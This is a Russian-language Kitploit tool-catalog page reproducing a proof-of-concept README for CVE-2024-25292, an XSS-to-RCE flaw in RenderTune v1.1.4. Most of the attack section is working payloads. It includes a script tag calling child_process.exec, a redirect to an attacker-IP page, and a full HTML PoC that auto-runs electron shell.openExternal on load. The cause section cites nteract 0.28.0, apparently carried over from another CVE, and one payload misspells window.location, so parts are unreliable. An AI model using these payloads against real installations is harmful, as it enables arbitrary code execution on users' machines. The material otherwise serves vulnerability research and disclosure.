
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-25292 — Эксплойт XSS to RCE в RenderTune v1.1.4 | Kitploit

Инструменты/GitHubGitHub/eqstlab/cve-2024-25292
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и ОбразованиеРазработка Полезной Нагрузки
GitHubeqstlab/cve-2024-25292

CVE-2024-25292

Эксплойт XSS to RCE в RenderTune v1.1.4

Репозиторий
21252 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    624
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    412
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    333
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    328
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    OSINT-движок на базе ИИ для обнаружения и сопоставления более 7 700 идентификаторов в социальных сетях по всему интернету

    280

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

RenderTune RCE

Подтверждение концепции для уязвимости CVE-2024-25292.

Межсайтовый скриптинг (XSS) в RenderTune v1.1.4 позволяет злоумышленникам выполнять произвольные веб-скрипты или HTML-код с помощью специально сформированной полезной нагрузки, внедряемой в параметр Upload Title. В этом репозитории представлены пример уязвимого приложения и эксплойт подтверждения концепции (POC) для него.

В качестве PoC прилагается Python-файл, который автоматизирует этот процесс.

1. Обзор уязвимости:

Это уязвимость, которая позволяет выполнить RCE через XSS. В заголовке есть часть, допускающая XSS, поэтому данная уязвимость позволяет выполнить RCE через синтаксис NodeJS посредством синтаксиса XSS.


2. Причина уязвимости:

  • nteract 0.28.0 позволяет Electron webview через Markdown-ссылку, что приводит к удалённому выполнению кода (поскольку nodeIntegration в webPreferences имеет значение true).
  • Пояснение эксплойта
    • При создании ссылок через Markdown внутри приложения оно формирует WebView через Electron, позволяя внешний доступ к ссылке. В результате злоумышленник может добиться удалённого выполнения кода (RCE), перейдя по ссылке, ведущей на сервер злоумышленника.

Подтверждение концепции (POC)

Случай 1) XSS до RCE.


Шаг 1) Подтвердите, что XSS происходит в части заголовка ※ При этом элемент Upload не будет зарегистрирован, если не прикреплено изображение

<b>jruru</b>

1

Шаг 2) Поэтому он настроен на использование XSS для выполнения системных команд NodeJS.

<script>require('child_process').exec('C:/Windows/System32/calc.exe')</script>

2

Случай 2) Атаки через сервер злоумышленника

※ При попытке атаки с использованием window.location вы автоматически переходите на заданную страницу при каждом запуске приложения.

<script>window.loaction='http://[attacker IP]/[PoC.html]'</script>

Примечание: ※ Если вы хотите быстро проверить это, создайте сервер на ПК злоумышленника с помощью следующего кода.

$ python -m http.server 80
  • Код PoC
<html>
<head>
  <title>jruru Link</title>
</head>
<body>

  <!-- Run scripts using on-click properties directly to the tag -->
  <a id="jruruLink" href="#" onclick="openExternal()">jruru Link</a>

  <script>
    // Script function definition
    function openExternal() {
      try {
        const { shell } = require('electron');
        shell.openExternal('file:C:/Windows/System32/calc.exe');
      } catch(e) {
        alert('JRURU');
        alert(e);
      }
    }

    // Run script automatically when loading pages
    document.addEventListener('DOMContentLoaded', function() {
      openExternal();
    });
  </script>
</body>
</html>


renderTune3


Скачать инструмент




